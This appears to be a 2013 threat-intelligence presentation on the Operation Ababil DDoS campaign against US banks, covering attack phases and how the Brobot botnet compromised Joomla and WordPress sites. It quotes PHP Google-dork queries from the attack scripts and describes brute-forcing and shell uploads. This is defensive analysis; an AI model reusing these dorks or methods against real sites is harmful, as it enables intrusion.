Anatomy of Operation Ababil DDoS Attacks Targeting US Banks

André Corrêa
2013-09-17

PhishLabs is the leading provider of cybercrime protection and intelligence services that fight back against online threats and reduce the risk posed by phishing, malware, distributed denial of service (DDoS) and other cyber-attacks. The company fights back against cybercrime by detecting, analyzing and proactively dismantling the systems and illicit services cybercriminals depend on to attack businesses and their customers.

www.phishlabs.com
+1.843.628.3368

Follow PhishLabs on Twitter: @phishlabs
LinkedIn: http://www.linkedin.com/company/phishlabs

Malware Patrol

The Malware Patrol project provides lists of malicious URLs, so you can protect yourself and your network users from getting infected by Malware. Block lists are available in several formats, including the most popular anti-spam, anti-virus and web proxy systems.

https://www.malwarepatrol.net/

Agenda

- Background
- Attack tactics and techniques
- Mitigation strategies

Tactics and techniques

Background

DDoS attacks usually happen during US business hours on Tuesdays, Wednesdays and Thursdays

Up to approximately 80Gb/s of traffic was observed during some attack periods

Thousands of servers hosted on high bandwidth ISPs worldwide are used

The organized and persistent nature of the attacks are strong characteristics of an APT (Advanced Persistent Threat)

This operation doesn't have any relationship with the DNS amplification attacks against Spamhaus

It also doesn't have any relationship with #OpUSA, #OpIsrael, #OpNorthKorea, #OpTibet, etc...

Some targeted institutions

Bank of America, JP Morgan Chase, Wells Fargo, US Bank, PNC Bank, Capital One, SunTrust, Regions Financial, Citibank, BB&T Corporation, American Express, Citizens Financial, Ameriprise, Fifth Third Bancorp, Ally Financial, HSBC North America, Zions Bancorporation, Key Bank...

Background

The DDoS attacks are announced as a retaliation for the controversial video "The Innocence of Muslims", available on YouTube, which sparked violent protests in the Middle East

First targets included YouTube. Operation Ababil, specifically targeting US banks, started on September 18th 2012

A group called "Izz ad-Din al-Qassam Cyber Fighters" takes responsibility for the actions and frequently makes announcements via Pastebin

The group classifies the video as an insult and requests the immediate removal of all copies from the Internet. According to them, the US needs to pay if the video remains online. A formula was created to determine the amount of time that DDoS attacks should last

"We shall attack for 8 hours daily, starting at 2 PM GMT, every day. Do you want attacks to be stopped? Stop the insults and eliminate their traces!"

-Izz ad-Din al-Qassam Cyber Fighters Group

T = total views;
L = total likes;
D = total Dislikes;
DF = dislike factor = 10;
C = approximate Cost on US banks per each DDoS minute = 30000$
CF = amount that US banks must pay for each view/like = 100$
TC = total Cost US banks should pay for the insult = (T +L-DF*D) * CF
TM = total minute we shall do DDoS to fulfill our duty = TC/C
S = average DDoS success rate per day = (hours per day, recalculated each week)
===> TD = total days we shall be busy DDoSing US banks = TM/S
PD = total days passed already = (total busy weeks) * (busy days per week)
REM = remained days we shall be busy DDoSing US banks = TD-PD

Phase 1

Approximately from 09/15/2012 to 10/11/2012

Only one bank targeted per day

Traffic on ports TCP/80 and TCP/443

Targeted default and search pages of victim's web site

Resources: HTTP, HTTPS, IP, IP:Port

Traffic on port UDP/53 to saturate DNS servers

Packet length approximately 1400 bytes

Phase 2

Approximately from 12/11/2012 to 01/29/2013

Multiple banks per day

Traffic on ports TCP/80 and TCP/443

Also targeted PDF files on victim's web site

Resources: HTTP, HTTPS, IP, IP:Port, GET and POST requests

Traffic on port UDP/53 to saturate DNS servers

Phase 3

Approximately from 02/2013 to 05/2013

Multiple banks per day – Tuesday to Thursday during business hours

TCP, UDP and ICMP

Traffic on ports TCP 21, 23, 25, 80, 443 and 5000

Resources: HTTP, HTTPS, IP, IP:Port, GET and POST requests

Traffic on port UDP/53 to saturate DNS servers. Packet length from 1300 to 1400 bytes

Randomization of query string parameters and values

Google and Bing used to find vulnerable CMS softwares

Phase 4

Started on 07/23/2013 and is currently ongoing

Multiple institutions targeted per day

Resources: HTTP, HTTPS and DNS

Attacks continue to happen from Tuesday to Thursday during business hours, but there were exceptions

A new botnet segment was added using random POST variable names

Code complexity and obfuscation increased considerably

Usage of fake Joomla and WordPress plugins to infect multiple files

Exploitated a "W3 Total Cache" WordPress vulnerability

Building the botnet

Servers on high bandwidth ISPs

Most common targets run outdated and vulnerable Joomla and WorldPress. Google is continually used to search for vulnerable sites


Owners do not update systems and plug-ins because they lack technical knowledge and fear that the upgrade can break their sites. Hosting providers can't force them

Weak passwords are also a common compromise vector

PHP shells are uploaded, the attacker maintains access to the server

Attack scripts uploaded, the server becomes part of the Brobot botnet

The attacker already controls some servers (tier 2 or tier 3)



Queries are sent from the servers to Google, looking for vulnerable CMS servers/domains


- Google is heavily used to search for vulnerable sites:

```
$gg_url = 'http://www.google.com/search?hl=en&q=' .
urlencode('inurl:"images/stories"  forms') . '&start=';

$gg_url = 'http://www.google.com/search?hl=en&q=' . urlencode('"Powered by
Joomla!"  ethically') . '&start=';

$gg_url = 'http://www.google.com/search?hl=en&q=' .
urlencode('inurl:"index.php/component"  Verification') . '&start=';

$gg_url = 'http://www.google.com/search?hl=en&q=' .
urlencode('inurl:"com_content"  OAS') . '&start=';
```




The brute force or vulnerabilities exploitation process starts:. This usually happens on days when there are no attacks

- Trying hundreds of weak administrator passwords

- Exploiting common vulnerabilities of WorldPress and Joomla

Eventually, attacks succeed

Shells and scripts that will be used during attacks are uploaded



Servers at the same tier can also talk to each other

There may be more levels of servers involved

The botnet is segmented

Botnet segments, named according to script characteristics:


> 'itsoknoproblembro', 'c_id', 'eval', 'comment' 'mjdu', 'm'

Some segments can be considered currently abandoned or inactive: 'itsoknoproblembro', 'comment' and 'm'

